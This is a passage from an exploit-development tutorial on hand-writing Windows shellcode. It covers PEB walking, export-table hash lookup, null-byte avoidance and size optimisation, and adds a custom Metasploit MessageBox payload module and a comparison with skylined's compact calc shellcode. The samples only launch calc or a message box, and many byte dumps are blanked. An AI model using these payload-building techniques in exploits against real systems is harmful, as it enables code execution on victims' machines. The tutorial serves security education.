    mov ebx,ebp
    add ebx,0x11111179   ;avoid null bytes
    sub ebx,0x11111111
    call ebx  ;(= ebp+59 = find_function)

    ;execute calc
```

```
    push 0x58202020     ;X + spaces.
                        ;X will be overwritten with null
    push 0x6578652E
    push 0x636C6163
    mov esi,esp
    xor ecx,ecx
    mov [esi+0x8],cl    ;overwrite X with null
    inc ecx
    push ecx            ;param 1 (window_state)
    push esi            ;param command to run
    call eax            ;eax = WinExec

    ;find ExitProcess()
    ;first get base address of kernel32 back
    ;from stack
    pop eax
    pop eax
    pop eax
    pop edx  ;here it is
    push 0x73E2D87E  ;hash of ExitProcess
    push edx         ;base address of kernel32
    call ebx  ;get function - ebx still points to find_function
    ;eax now contains ExitProcess function address
    xor ecx,ecx
    push ecx  ;push zero (argument) on stack
    call eax  ;exitprocess(0)
;=======Function : Find function ============
find_function:
pushad                              ;save all registers
mov ebp,  [esp  +  0x24]            ;put base address of module that is being
                                    ;loaded in ebp
mov eax,  [ebp  +  0x3c]            ;skip over MSDOS header
mov edx,  [ebp  +  eax  +  0x78]    ;go to export table and put relative address
                                    ;in edx
add edx,  ebp                       ;add base address to it.
                                    ;edx = absolute address of export table
mov ecx,  [edx  +  0x18]            ;set up counter ECX
                                    ;(how many exported items are in array ?)
mov ebx,  [edx  +  0x20]            ;put names table relative offset in ebx
add ebx,  ebp                       ;add base address to it.
                                    ;ebx = absolute address of names table

find_function_loop:
jecxz  find_function_finished       ;if ecx=0, then last symbol has been checked.
                                    ;(should never happen)
                                    ;unless function could not be found
dec ecx                             ;ecx=ecx-1
mov esi,  [ebx  +  ecx  *  4]       ;get relative offset of the name associated
                                    ;with the current symbol
                                    ;and store offset in esi
add esi,  ebp                       ;add base address.
                                    ;esi = absolute address of current symbol

compute_hash:
xor edi,  edi                       ;zero out edi
xor eax,  eax                       ;zero out eax
cld                                 ;clear direction flag.
                                    ;will make sure that it increments instead of
```

```
                                          ;decrements when using lods*

compute_hash_again:
lodsb                                     ;load bytes at esi (current symbol name)
                                          ;into al, + increment esi
test al,  al                               ;bitwise test :
                                          ;see if end of string has been reached
jz  compute_hash_finished                 ;if zero flag is set = end of string reached
ror edi,  0xd                             ;if zero flag is not set, rotate current
                                          ;value of hash 13 bits to the right
add edi,  eax                             ;add current character of symbol name
                                          ;to hash accumulator
jmp compute_hash_again                    ;continue loop

compute_hash_finished:

find_function_compare:
cmp edi,  [esp  +  0x28]                  ;see if computed hash matches requested hash
                                          ;the one we pushed, at esp+0x28
                                          ;edi = current computed hash
                                          ;esi = current function name (string)
jnz find_function_loop                    ;no match, go to next symbol
mov ebx,  [edx  +  0x24]                  ;if match : extract ordinals table
                                          ;relative offset and put in ebx
add ebx,  ebp                             ;add base address.
                                          ;ebx = absolute address of
                                          ;ordinals address table
mov cx,  [ebx  +  2  *  ecx]              ;get current symbol ordinal number (2 bytes)
mov ebx,  [edx  +  0x1c]                  ;get address table relative and put in ebx
add ebx,  ebp                             ;add base address.
                                          ;ebx = absolute address of address table
mov eax,  [ebx  +  4  *  ecx]             ;get relative function offset from its ordinal
                                          ;and put in eax
add eax,  ebp                             ;add base address.
                                          ;eax = absolute address of function address
mov [esp  +  0x1c],  eax                  ;overwrite stack copy of eax so popad
                                          ;will return function address in eax
find_function_finished:
popad                                    ;retrieve original registers.
                                         ;eax will contain function address
ret
C:\shellcode>"                                   "
       calcnonull.asm -o calcnonull.bin

C:\shellcode>perl pveReadbin.pl calcnonull.bin
Reading calcnonull.bin
Read 185 bytes
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
```

```
"                                   "
"                                   "
"                                   "
"                                   "
"                                   "
"                                   "
"                                   "
"                                   "
"                                   "
"                                   "
"                                   "
"                                   "
"     ";
Number of null bytes : 0
```

185 bytes (which is not bad for a n00b like me :-)) (But we'll look at how this code can be made smaller at the same time at the end of this lab)

Compare this with Metasploit :

```
./msfpayload windows/exec CMD=calc EXTIFUNC=process P
# windows/exec - 196 bytes
# http:
# EXITFUNC=process, CMD=calc
my $buf =
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         " .
"                                                         ";
```

=> 196 bytes, and still contains null bytes.

<u>Adding your shellcode as payload into Metasploit</u>

Adding simple payload, that fall under the "singles" category, is not that difficult. The only thing you need to keep in mind is that your payload should allow for parameters to be inserted. So if you want to add the MessageBox shellcode into metasploit, you'll have to find out where the title and text strings are located in the shellcode, and allow for users to insert their own stuff.

We have slightly modified the MessageBox code so the strings would be at the end of the code. The asm code looks like this :

```
; Sample shellcode that will pop a MessageBox
; with custom title and text

[Section .text]
[BITS 32]

global _start

_start:
;===========FUNCTIONS=============
;=======Function : Get Kernel32 base address============
;Technique : PEB InMemoryOrderModuleList
push esi
xor eax, eax            ; clear eax
xor ebx, ebx
mov bl,0x30
mov eax, [fs:ebx ]      ; get a pointer to the PEB
mov eax, [ eax + 0x0C ]  ; get PEB->Ldr
mov eax, [ eax + 0x14 ]  ; get PEB->Ldr.InMemoryOrderModuleList.Flink (1st entry)
push eax
pop esi
mov eax, [ esi ]         ; get the next entry (2nd entry)
push eax
pop esi
mov eax, [ esi ]         ; get the next entry (3rd entry)
mov eax, [ eax + 0x10 ]  ; get the 3rd entries base address (kernel32.dll)
pop esi

jmp start_main

;=======Function : Find function base address============
find_function:
pushad                              ;save all registers
mov ebp,  [esp  +  0x24]            ;put base address of module that is being
                                    ;loaded in ebp
mov eax,  [ebp  +  0x3c]            ;skip over MSDOS header
mov edx,  [ebp  +  eax  +  0x78]    ;go to export table and put relative address
                                    ;in edx
add edx,  ebp                       ;add base address to it.
                                    ;edx = absolute address of export table
mov ecx,  [edx  +  0x18]            ;set up counter ECX
                                    ;(how many exported items are in array ?)
mov ebx,  [edx  +  0x20]            ;put names table relative offset in ebx
add ebx,  ebp                       ;add base address to it.
                                    ;ebx = absolute address of names table

find_function_loop:
jecxz  find_function_finished       ;if ecx=0, then last symbol has been checked.
                                    ;(should never happen)
                                    ;unless function could not be found
dec ecx                             ;ecx=ecx-1
mov esi,  [ebx  +  ecx  *  4]       ;get relative offset of the name associated
                                    ;with the current symbol
                                    ;and store offset in esi
add esi,  ebp                       ;add base address.
                                    ;esi = absolute address of current symbol

compute_hash:
```

```
xor edi,  edi                 ;zero out edi
xor eax,  eax                 ;zero out eax
cld                           ;clear direction flag.
                              ;will make sure that it increments instead of
                              ;decrements when using lods*

compute_hash_again:
lodsb                         ;load bytes at esi (current symbol name)
                              ;into al, + increment esi
test al,  al                  ;bitwise test :
                              ;see if end of string has been reached
jz  compute_hash_finished     ;if zero flag is set = end of string reached
ror edi,  0xd                 ;if zero flag is not set, rotate current
                              ;value of hash 13 bits to the right
add edi,  eax                 ;add current character of symbol name
                              ;to hash accumulator
jmp compute_hash_again        ;continue loop

compute_hash_finished:

find_function_compare:
cmp edi,  [esp  +  0x28]      ;see if computed hash matches requested hash (at
esp+0x28)
                              ;edi = current computed hash
                              ;esi = current function name (string)
jnz find_function_loop        ;no match, go to next symbol
mov ebx,  [edx  +  0x24]      ;if match : extract ordinals table
                              ;relative offset and put in ebx
add ebx,  ebp                 ;add base address.
                              ;ebx = absolute address of ordinals address table
mov cx,  [ebx  +  2  *  ecx]  ;get current symbol ordinal number (2 bytes)
mov ebx,  [edx  +  0x1c]      ;get address table relative and put in ebx
add ebx,  ebp                 ;add base address.
                              ;ebx = absolute address of address table
mov eax,  [ebx  +  4  *  ecx] ;get relative function offset from its ordinal and put
in eax
add eax,  ebp                 ;add base address.
                              ;eax = absolute address of function address
mov [esp  +  0x1c],  eax      ;overwrite stack copy of eax so popad
                              ;will return function address in eax
find_function_finished:
popad                         ;retrieve original registers.
                              ;eax will contain function address
ret

;=======Function : loop to lookup functions for a given dll (process all
hashes)============
find_funcs_for_dll:
    lodsd                     ;load current hash into eax (pointed to by esi)
    push eax                  ;push hash to stack
    push edx                  ;push base address of dll to stack
    call find_function
    mov [edi], eax            ;write function pointer into address at edi
    add esp, 0x08
    add edi, 0x04             ;increase edi to store next pointer
    cmp esi, ecx              ;did we process all hashes yet ?
    jne find_funcs_for_dll    ;get next hash and lookup function pointer
find_funcs_for_dll_finished:
```

```
    ret

;=======Function : Get pointer to user32.dll text============
GetUser32:              ; Define label for location of user32.dll string
    call User32Return   ; call return label so the return address
                        ; (location of string) is pushed onto stack
    db "            "   ; Write the raw bytes into the shellcode
    db 0x00             ; Terminate our string with a null character.

;=======Function : Get pointers to function hashes============

GetHashes:
    call GetHashesReturn
  ;LoadLibraryA      hash : 0x8E4E0EEC
    db 0x8E
    db 0x4E
    db 0x0E
    db 0xEC

  ;ExitProcess      hash = 0x7ED8E273
    db 0x7E
    db 0xD8
    db 0xE2
    db 0x73

GetMsgBoxHash:
   call GetMsgBoxHashReturn
   ;MessageBoxA   hash = 0xA8A24DBC
   db 0xA8
   db 0xA2
   db 0x4D
   db 0xBC

;=====================================================================
;=================== MAIN APPLICATION ================================
;=====================================================================

start_main:
    sub esp,0x08          ;allocate space on stack to store 2 things :
                          ;in this order : ptr to LoadLibraryA, ExitProc
    mov ebp,esp           ;set ebp as frame ptr for relative offset
                          ;so we will be able to do this:
                          ;call ebp+4   = Execute LoadLibraryA
                          ;call ebp+8   = Execute ExitProcess
    mov edx,eax      ;save base address of kernel32 in edx
;locate    functions inside kernel32 first
    jmp GetHashes    ;get address of first hash
GetHashesReturn:
    pop esi               ;get pointer to hash into esi
    lea edi, [ebp+0x4]    ;we will store the function addresses at edi
                          ; (edi will be increased with 0x04 for each hash)
                          ; (see resolve_symbols_for_dll)
    mov ecx,esi
    add ecx,0x08           ; store address of last hash into ecx
    call find_funcs_for_dll   ; get function pointers for the 2
                              ; kernel32 function hashes
                           ; and put them at ebp+4 and ebp+8
;locate function in user32.dll
```

```
;loadlibrary first - so first put pointer to string user32.dll to stack
    jmp GetUser32
User32Return:
;pointer to "            " is now on top of stack, so just call LoadLibrary
    call [ebp+0x4]
;the base address of user32.dll is now in eax (if loaded correctly)
;put it in edx so it can be used in find_function
    mov edx,eax
;find the MessageBoxA function
;first get pointer to function hash
    jmp GetMsgBoxHash
GetMsgBoxHashReturn    :
;put pointer in esi and prepare to look up function
    pop esi
    lodsd                   ;load current hash into eax (pointed to by esi)
    push eax                ;push hash to stack
    push edx                ;push base address of dll to stack
    call find_function
;function address should be in eax now
;we'll keep it there
    jmp GetTitle            ;jump to the location
                            ;of the MsgBox Title string
TitleReturn:                ;Define a label to call so that
                            ;string address is pushed on stack
    pop ebx                 ;ebx now points to Title string

    jmp GetText             ;jump to the location
                            ;of the MsgBox Text string
TextReturn:                 ;Define a label to call so that
                            ;string address is pushed on stack
    pop ecx                 ;ecx now points to Text string

;now push parameters to the stack
    xor edx,edx                ;zero out edx
    push edx                ;put 0 on stack
    push ebx                ;put pointer to Title on stack
    push ecx                ;put pointer to Text on stack
    push edx                ;put 0 on stack
    call eax                ;call MessageBoxA(0,Text,Title,0)

;ExitFunc
    xor eax,eax
          ;zero out eax
    push eax                ;put 0 on stack
    call [ebp+8]            ;ExitProcess(0)

;=======Function : Get pointer to MessageBox Title============

GetTitle:                   ; Define label for location of MessageBox title string
    call TitleReturn        ; call return label so the return address
                            ; (location of string) is pushed onto stack
    db "                      "       ; Write the raw bytes into the shellcode
    db 0x00                 ; Terminate our string with a null character.

;=======Function : Get pointer to MessageBox Text============
GetText:                    ; Define label for location of msgbox argument string
    call TextReturn         ; call return label so the return address
                            ; (location of string) is pushed onto stack
```

```
    db "                                        " ; Write the raw bytes into the
shellcode
    db 0x00              ; Terminate our string with a null character.
```

Note that we did not really took the time to make it null byte free, because there are plenty of encoders in Metasploit that will do this for you.

While this code looks good, there is a problem with it. Before we can make it work in Metasploit, in a generic way (so allowing people to provide their own custom title and text), we need to make an important change.

Think about it… If the Title text would be a different size than "InfoSec Institute", then the offset to the GetText: label would be different, and the exploit may not produce the wanted results. After all, the offset to jumping to the GetText label was generated when you compiled the code to nasm. So if the user provided string has a different size, the offset would not change accordingly, and we would run into problems when trying to get a pointer to the MessageBox Text.

In order to fix that, we will have to dynamically calculate the offset to the GetText label, in the metasploit script, based on the length of the Title string.

Let's start by converting the existing asm to bytecode first.

```
C:\shellcode>perl pveReadbin.pl infosecmsgbox.bin
Reading infosecmsgbox.bin
Read 310 bytes

"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
"                                  "
```

```
"                                        "
"            \xe9\x15\x00\x00\x00"
"     \xe9\x1c\x00\x00\x00              "
"                                        "
"                                        "
"                                        "
"                                        "
"                                        "
"                                        "
"                                        "
"                                  ";
```

At the end of the code, we see our 2 strings. A few lines up, we see 2 calls :

\xe9\x15\x00\x00\x00 = jmp to GetTitle (jump 0x1A bytes). This one works fine and will continue to work fine. We don't have to change it, because it will always be at the same offset (all strings are below the GetTitle label). The jump back (call TitleReturn) is fine too.

\xe9\x1c\x00\x00\x00 = jmp to GetText (jump 0×21 bytes). This offset depends on the size of the title string. Not only the offset to GetText is variable, but the call back to TextReturn (well, the offset used) is variable too. (Note : in order to reduce complexity, we'll build in some checks to make sure title is not longer than 254 characters… You'll understand why in just a minute)

In a debugger, the relevant code looks like this :

We can allow the user to insert their own strings splitting the payload into 3 pieces :

- the first piece (all bytecode before the first string (Title))
- the code after the first string (so the null terminator + the rest of the bytecode before the second string)

- the null string after the second string (Text)

Next, we also need to take care of the jump GetText and jump TextReturn. The only thing that needs to be changed are the offsets for these instructions, because the offset depends on the size of the Title string. The offsets can be calculated like this :

- offset needed for jump GetText = 15 bytes (all instructions between the jump GetText and the GetTitle label) + 5 bytes (call TitleReturn) + length of Title + 1 (null byte after string)
- offset needed for call TextReturn (jump backwards) = 15 bytes (same reason as above) + 5 bytes (same reason as above) + length of Title + 1 (null byte) – 1 (pop instruction) + 5 (call instruction itself). In order to keep things simple, we'll limit the size of the title to 255, so you can simply subtract this value from 255, and the offset would be max. 1 byte long (+"\xff\xff\xff").

So, the final payload structure will look like this :

- all bytecode until (and including) the first jump GetText instruction. (including "\xe9")
- bytecode that represents calculated offset to jump to GetText
- bytecode to complete the jump forward (\x00\x00\x00) + pop instruction (when call back from GetText returns)
- rest of instructions including the jump back before the first string
- first string
- null byte
- first byte to do jump back (call TextReturn) ("\xe9")
- bytecode that represents calculated offset for jump backwards
- rest of bytecode to complete the jump back ("\xff\xff\xff")
- second string
- null byte

Basically, just look at the code in a debugger, split the code into fixed and variable components, simply count bytes and do some basic math.

Then, the only thing you need to do is calculate the offsets and recombine all the pieces at runtime.

So basically, converting this shellcode into Metasploit is a simple as creating a .rb script under framework3/modules/payloads/singles/windows

```
require 'msf/core'
module Metasploit3

include Msf::Payload::Windows
include Msf::Payload::Single

  def initialize(info = {})
      super(update_info(info,
       'Name'          => 'Windows Messagebox with custom title and text',
       'Version'       => '$Revision: 1 $',
```

```
'Description'   => 'Spawns MessageBox with a customizable title & text',
'Author'        => [ 'InfoSec Institute'],
'License'       => BSD_LICENSE,
'Platform'      => 'win',
'Arch'          => ARCH_X86,
'Privileged'    => false,
'Payload'       =>
        {
        'Offsets' => { },
        'Payload' =>    "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "                                   "+
                        "         "
                }
                ))

        deregister_options('EXITFUNC')


        register_options(
            [
             OptString.new('TITLE', [ true,
                 "                                          " ]),
             OptString.new('TEXT', [ true,
                 "                    " ])
             ], self.class)
end
```

```
    def generate
      strTitle = datastore['TITLE']
      if (strTitle)
        iTitle=strTitle.length
        if (iTitle < 255)
          offset2Title = (15 + 5 + iTitle + 1).chr
          offsetBack = (255 - (15 + 5 + iTitle + 5)).chr
          payload_data = module_info['Payload']['Payload']
          payload_data += offset2Title
          payload_data += "                                                  "
          payload_data += "                                         "
          payload_data += strTitle
          payload_data += "         "
          payload_data += offsetBack
          payload_data += "             "
          payload_data += datastore['TEXT']+ "    "
          return payload_data
        else
          raise ArgumentError, "                                         "
        end
      end
    end
end
```

Try it :

```
xxxx@bt4:/pentest/exploits/framework3
       Name: Windows Messagebox with custom title and text
    Version: 1
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 0
       Rank: Normal

Provided by:


Basic options:
Name   Current Setting  Required  Description
----   ---------------  --------  -----------
TEXT                    yes       Messagebox Text
TITLE                   yes       Messagebox Title (max 255 chars)

Description:
  Spawns MessageBox with a customizable title & text
./msfpayload windows/messagebox
     TITLE="                         "
     TEXT="                        " C




unsigned char buf[] =
```

```
"                                                                   "
"                                                                   "
"                                                                   "
"                                                                   "
"                                                                   "
"                                                                   "
"                                                                   "
"                                                                   "
"                                                                   "
"                                                                   "
"                                                                   "
"                                                                   "
"                                                                   "
"                                                                   "
"                                                                   "
"                                                                   "
"                                                                   "
"                                                                   "
"                                                                   "
"                                                                   "
"                                                                   "
"                 ";
```

Writing small shellcode

We started this lab with a 69 byte MessageBox shellcode that would only work on XPSP3 and inside an application where kernel32 and user32 are already loaded, and we ended up with a 350 byte portable MessageBox shellcode (non-optimized as it still contains some null bytes), that works on all Windows OS versions. Avoiding these null bytes will probably make it larger than it already is.

It is clear that the impact of making shellcode portable is substantial, so you – the shellcoder – will need to find a good balance and stay focussed on the target : do you need one-time shellcode or generic code ? does it really need to be portable or do you just want to prove a point ? These are important questions as they will have a direct impact on the size of your shellcode.

In most cases, in order to end up with smaller shellcode, you will need to be creative with registers, loops, try to avoid null bytes in your code (instead of having to use a payload encoder), and stop thinking like a programmer but think goal-oriented… what do you need to get in a register or on the stack and what is the best way to get it there ?

It truly is an art.

Some things to keep in mind :

- Make a decision between either avoiding null bytes in the code, or using a payload encoder. Depending on what you want to do, one of the two will produce the shortest code. (If you are faced with character set limitations, it may be better to just write the shellcode as short as you can, including null bytes, and then use an encoder to get rid of both the null bytes and "bad chars".
- Avoid jump to labels in the code because these instructions may introduce more null bytes. It may be better to jump using offsets.
- It doesn't matter if your code looks pretty or not. If it works and is portable, then that's all you need
- If you are writing shellcode for a specific application, you can already verify the loaded modules. Perhaps you don't need to perform certain LoadLibrary operations if you know for a fact that the application will make sure the modules are already loaded. This may make the shellcode less generic, but it won't make if less effective for this particular exploit.

There are some general ideas concerning writing small shellcode, outlining some general ideas for writing small(er) shellcode. In a nutshell :

- Use small instructions (instructions that will produce short bytecode)
- Use instructions with multiple effects (use instructions that will do multiple things at once, thus avoiding the need for more instructions)
- Bend API rules (if for example null is required as a parameter, then you could flush parts of the stack with zero's first, and just push the non-null parameters (so they would be terminated by the nulls already on the stack)
- Don't think like a programmer. You may not have to initialize everything – you may be able to use current values in registers or on the stack to build upon
- Make effective use of registers. While you can use all registers to store information, some registers have specific behaviour. Furthermore, some registers are API proof (so won't be changed after a call to an API is executed), so you can use the value in those registers even after the API was called

Let's use our null-byte-free calc shellcode (185 bytes) from earlier in this document, compare it with calc shellcode written by skylined which is also null-byte-free but only 100 bytes long… and use this example to demonstrate some techniques to produce smaller code without giving up portability.

His code looks like this :

```
; Copyright (c) 2009-2010, Berend-Jan "        " Wever <berendjanwever@gmail.com>
; Project homepage: http:
; All rights reserved. See COPYRIGHT.txt for details.
BITS 32
; Works in any application for Windows 5.0-7.0 all service packs.
; (See http:
; This version uses 16-bit hashes.

%define url 'http:
%strlen sizeof_url url

%include 'w32-exec-calc-shellcode-hash-list.asm'

%define B2W(b1,b2)          (((b2) << 8) + (b1))
%define W2DW(w1,w2)         (((w2) << 16) + (w1))
%define B2DW(b1,b2,b3,b4)   (((b4) << 24) + ((b3) << 16) + ((b2) << 8) + (b1))

%define buffer_size 0x7C

%ifdef STACK_ALIGN
    AND     SP, 0xFFFC
%endif
find_hash: ; Find ntdll's InInitOrder list of modules:
    XOR     ESI, ESI                    ; ESI = 0
    PUSH    ESI                         ; Stack = 0
    MOV     ESI, [FS:ESI + 0x30]        ; ESI = &(PEB) ([FS:0x30])
    MOV     ESI, [ESI + 0x0C]           ; ESI = PEB->Ldr
    MOV     ESI, [ESI + 0x1C]           ; ESI = PEB->Ldr.InInitOrder
                                        ; (first module)
next_module: ; Get the baseaddress of the current module and
             ; find the next module:
    MOV     EBP, [ESI + 0x08]           ; EBP = InInitOrder[X].base_address
    MOV     ESI, [ESI]                  ; ESI = InInitOrder[X].flink ==
                                        ;         InInitOrder[X+1]
get_proc_address_loop: ; Find the PE header and
                       ; export and names tables of the module:
    MOV     EBX, [EBP + 0x3C]           ; EBX = &(PE header)
    MOV     EBX, [EBP + EBX + 0x78]     ; EBX = offset(export table)
    ADD     EBX, EBP                    ; EBX = &(export table)
    MOV     ECX, [EBX + 0x18]           ; ECX = number of name pointers
    JCXZ    next_module                 ; No name pointers? Next module.
next_function_loop: ; Get the next function name for hashing:
    MOV     EDI, [EBX + 0x20]           ; EDI = offset(names table)
    ADD     EDI, EBP                    ; EDI = &(names table)
    MOV     EDI, [EDI + ECX * 4 - 4]    ; EDI = offset(function name)
    ADD     EDI, EBP                    ; EDI = &(function name)
    XOR     EAX, EAX                    ; EAX = 0
    CDQ                                 ; EDX = 0
hash_loop: ; Hash the function name and compare with requested hash
    XOR     DL, [EDI]
    ROR     DX, BYTE hash_ror_value
    SCASB
    JNE     hash_loop
    CMP     DX, hash_kernel32_WinExec
    LOOPNE  next_function_loop          ; Not the right hash and functions left
                                        ; in module? Next function
    JNE     next_module                 ; Not the right hash and no functions
                                        ; left in module? Next module
```

```
; Found the right hash: get the address of the function:
MOV      EDX, [EBX + 0x24]          ; ESI = offset ordinals table
ADD      EDX, EBP                   ; ESI = &oridinals table
MOVZX    EDX, WORD [EDX + 2 * ECX]  ; ESI = ordinal number of function
MOV      EDI, [EBX + 0x1C]          ; EDI = offset address table
ADD      EDI, EBP                   ; EDI = &address table
ADD      EBP, [EDI + 4 * EDX]       ; EBP = &(function)
; create the calc.exe string
PUSH     B2DW('.', 'e', 'x', 'e')   ; Stack = "    ", 0
PUSH     B2DW('c', 'a', 'l', 'c')   ; Stack = "        ", 0
PUSH     ESP                        ; Stack = &("        "), "        ", 0
XCHG     EAX, [ESP]                 ; Stack = 0, "        ", 0
PUSH     EAX                        ; Stack = &("        "), 0, "        ", 0
CALL     EBP                        ; WinExec(&("        "), 0);
INT3                                ; Crash
```

or, in the debugger :

```
00402000   31F6           XOR ESI,ESI
00402002   56             PUSH ESI
00402003   64:8B76 30     MOV ESI,DWORD PTR FS:[ESI+30]
00402007   8B76 0C        MOV ESI,DWORD PTR DS:[ESI+C]
0040200A   8B76 1C        MOV ESI,DWORD PTR DS:[ESI+1C]
0040200D   8B6E 08        MOV EBP,DWORD PTR DS:[ESI+8]
00402010   8B36           MOV ESI,DWORD PTR DS:[ESI]
00402012   8B5D 3C        MOV EBX,DWORD PTR SS:[EBP+3C]
00402015   8B5C1D 78      MOV EBX,DWORD PTR SS:[EBP+EBX+78]
00402019   01EB           ADD EBX,EBP
0040201B   8B4B 18        MOV ECX,DWORD PTR DS:[EBX+18]
0040201E   67:E3 EC       JCXZ SHORT testshel.0040200D
00402021   8B7B 20        MOV EDI,DWORD PTR DS:[EBX+20]
00402024   01EF           ADD EDI,EBP
00402026   8B7C8F FC      MOV EDI,DWORD PTR DS:[EDI+ECX*4-4]
0040202A   01EF           ADD EDI,EBP
0040202C   31C0           XOR EAX,EAX
0040202E   99             CDQ
0040202F   3217           XOR DL,BYTE PTR DS:[EDI]
00402031   66:C1CA 01     ROR DX,1
00402035   AE             SCAS BYTE PTR ES:[EDI]
00402036  ^75 F7          JNZ SHORT testshel.0040202F
00402038   66:81FA 10F5   CMP DX,0F510
0040203D  ^E0 E2          LOOPDNE SHORT testshel.00402021
0040203F  ^75 CC          JNZ SHORT testshel.0040200D
00402041   8B53 24        MOV EDX,DWORD PTR DS:[EBX+24]
00402044   01EA           ADD EDX,EBP
00402046   0FB7144A       MOVZX EDX,WORD PTR DS:[EDX+ECX*2]
0040204A   8B7B 1C        MOV EDI,DWORD PTR DS:[EBX+1C]
0040204D   01EF           ADD EDI,EBP
0040204F   032C97         ADD EBP,DWORD PTR DS:[EDI+EDX*4]
00402052   68 2E657865    PUSH 6578652E
00402057   68 63616C63    PUSH 636C6163
0040205C   54             PUSH ESP
0040205D   870424         XCHG DWORD PTR SS:[ESP],EAX
00402060   50             PUSH EAX
00402061   FFD5           CALL EBP
00402063   CC             INT3
```

What are the main differences between his code and yours?

Three major differences :

- Different (and brilliant) technique to get the API address of WinExec
- Uses 16 bit hash to find the function, and "automagically" inserts null bytes on the stack in the right location
- No real Exitfunc... Just crash (so that means that he only needs to find the API address of just one function : WinExec)

Let's look at the details :

In my code, as we have learned in this lab, WE basically first looked up the base address of kernel32, and then used that base address to find the WinExec function address.

The concept behind Skylined's code is this : He does not really care about getting the exact baseaddress of kernel32. The goal is just to get the function address of WinExec.

We know that kernel32.dll is the second module in the InInitOrderModuleList, except on Windows 7 – 3rd module in that case. So his code just goes into PEB (InInitOrderModuleList) and jumps to the second module in the list. Then, instead of getting the base address, the code will just starts looking for functions by comparing hashes in that module right away. If the WinExec function was not found, which will be the case on Windows 7 – because we won't be looking at kernel32 yet, it will go to the next (3rd) module and look for WinExec again. Finally, when the address is found, it is put in ebp. As a sidenote, his code uses a 16 bit hash, and your code used a 32 bit hash. This explains why the "CMP DX,0F510" instruction can be used (compare with DX = 16 bit register)

The code does exactly what it needs to do, without imposing any restrictions. You can still use this code to execute something else, and the method to get the WinExec function address is generic. So our assumption that we needed to find 2 function addresses is wrong – all we really needed to focus on is getting calc executed. You can find more information on skylined's approach to finding a function address here: http://skypher.com/index.php/2009/07/22/shellcode-finding-kernel32-in-windows-7/#comment-192

Next, calc.exe is pushed on the stack. But no trace of a terminating null byte? Well, if you run this code in the debugger, you can see that the first 2 instructions of the code (XOR ESI, ESI and PUSH ESI) put 4 null bytes on the stack. When we reach the point where calc.exe is pushed onto the stack, it is pushed right before these null byte. So there's no need to null byte terminate the string inside the code anymore.. nulls are already there, exactly where they needed to be.

Then, a pointer to "calc.exe" is retrieved using XCHG DWORD PTR SS:[ESP], EAX. Since EAX is zero'd out (because of the XOR EAX,EAX instruction earlier), this instruction will in fact do 2 things : Get a pointer to calc.exe into eax, but at the same time, it pushes the null bytes in EAX to the stack. So at that point, eax points to calc.exe, and the stack looks like this :

```
00000000
calc
.exe
00000000
```

This is a good example of using instructions that will produce multiple effects, and of making sure the null bytes are already in the right position.

The pointer to calc.exe (in EAX) is pushed onto the stack, and finally, the call EBP (run WinExec) is made. The code ends with a break (0xCC)

We could make this code even shorter. Instead of pushing "calc.exe" onto the stack, you could just push "calc" onto the stack (so we save another 5 bytes)... but that's just a detail at this point. This is just an excellent example on how to think when creating smaller null byte free shellcode. Focus on what you want the code to do, and take the shortest path to reach that goal, without breaking the rules of portability and reliability.

In order to make the code null byte free, we need to take care of forward jumps, because these instructions tend to introduce null bytes in the shellcode. One way of fixing that is by using relative jumps or using offsets, which means that we'll have to use a GetPC procedure to start with. Next, we'll use a different technique to get the base address of kernel32, and we won't use a generic loop to get function addresses, we'll just call the find_function 3 times. Finally we will use another technique to push strings to the stack and get a pointer. We'll use the null byte sniper. All of this results in the following code :

```
; Sample shellcode that will pop a MessageBox
; with custom title and text
; smaller and null byte free

[Section .text]
[BITS 32]

global _start

_start:
;getPC
FLDPI
FSTENV [ESP-0xC]
xor edx,edx
mov dl,0x7A   ;offset to start_main

;skylined technique
  XOR     ECX, ECX              ; ECX = 0
  MOV     ESI, [FS:ECX + 0x30]  ; ESI = &(PEB) ([FS:0x30])
  MOV     ESI, [ESI + 0x0C]     ; ESI = PEB->Ldr
  MOV     ESI, [ESI + 0x1C]     ; ESI = PEB->Ldr.InInitOrder
next_module:
  MOV     EAX, [ESI + 0x08]     ; EBP = InInitOrder[X].base_address
  MOV     EDI, [ESI + 0x20]     ; EBP = InInitOrder[X].module_name (unicode)
  MOV     ESI, [ESI]            ; ESI = InInitOrder[X].flink (next module)
  CMP     [EDI + 12*2], CL      ; modulename[12] == 0 ?
  JNE     next_module           ; No: try next module.

;jmp start_main     ; replace this with relative jump forward
pop ecx
add ecx,edx
jmp ecx            ;jmp start_main

;=======Function : Find function base address============
```

```
find_function:
pushad                          ;save all registers
mov ebp,  [esp  +  0x24]        ;put base address of module that is being
                                ;loaded in ebp
mov eax,  [ebp  +  0x3c]        ;skip over MSDOS header
mov edx,  [ebp  +  eax  +  0x78] ;go to export table and put relative address
                                ;in edx
add edx,  ebp                   ;add base address to it.
                                ;edx = absolute address of export table
mov ecx,  [edx  +  0x18]        ;set up counter ECX
                                ;(how many exported items are in array ?)
mov ebx,  [edx  +  0x20]        ;put names table relative offset in ebx
add ebx,  ebp                   ;add base address to it.
                                ;ebx = absolute address of names table

find_function_loop:
jecxz  find_function_finished   ;if ecx=0, then last symbol has been checked.
                                ;(should never happen)
                                ;unless function could not be found
dec ecx                         ;ecx=ecx-1
mov esi,  [ebx  +  ecx  *  4]   ;get relative offset of the name associated
                                ;with the current symbol
                                ;and store offset in esi
